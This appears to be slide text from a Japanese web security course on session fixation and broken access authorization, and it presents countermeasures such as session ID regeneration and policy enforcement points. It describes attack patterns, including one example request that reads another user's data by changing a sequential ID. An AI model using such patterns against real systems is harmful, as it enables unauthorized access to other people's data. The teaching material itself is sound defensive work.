
セッションフィクセーション – 攻撃の流れ



セッションフィクセーションの被害

- ◆ セッションハイジャックと同様の被害
- ◆ 本人のログインセッションへ他人が侵入
- ◆ 本人になりすましたシステム操作
 - 情報漏洩
 - 金銭被害
 - 業務妨害 等

対策:セッションIDの付け替え




セッションフィクセーションのポイント

- ◆ ユーザのセッションIDは、誰かに「お膳立て」されたものかもしれない
- ◆ 対策：ログイン成功時にセッションIDを新しくする

セッションへの干渉・まとめ

- ◆ セッションハイジャック
 - 正規ユーザのセッションIDを盗用する
- ◆ セッションフィクセーション
 - 攻撃者が取得したセッションIDを被害者に使わせる


7. アクセス認可の失敗




アクセス認可(Authorization) の失敗パターン

1. メニューに無いページへアクセスできる
 - ページへのリンクをメニュー画面から隠すのみ
 2. 他者が所有するデータにアクセスできる
 - 各ユーザの所有する情報が連番のキーでアクセスできる
 - GET /mydata?id=104
- ◆ 失敗のバリエーション
- 入力パラメータでユーザを識別する
 - hidden項目によって権限フラグを受け渡す
 - Referer: ヘッダを見て直前のページの妥当性を判断する


1. メニューに無いページへアクセスできる




2. 他者のデータにアクセスできる




1.対策：各ページに「保護」を置く



2.対策：オブジェクトのオーナーを確かめる



一般化：要求を遮断できるコードを置く



PEP: ポリシー執行ポイント

◆ アクセス制御の執行ポイント

- Policy Enforcement Point
- URIで識別されるすべてのページに設置
- アクセス認可の判定結果を執行

◆ 保護すべきWebリソース

- それぞれのWebページ
- 識別番号(ID)を用いてアクセスされる「オブジェクト」

◆ 問い(アクセス認可の判定)

- 「いまログインしているユーザは、その対象へアクセスする権限をもつか？」

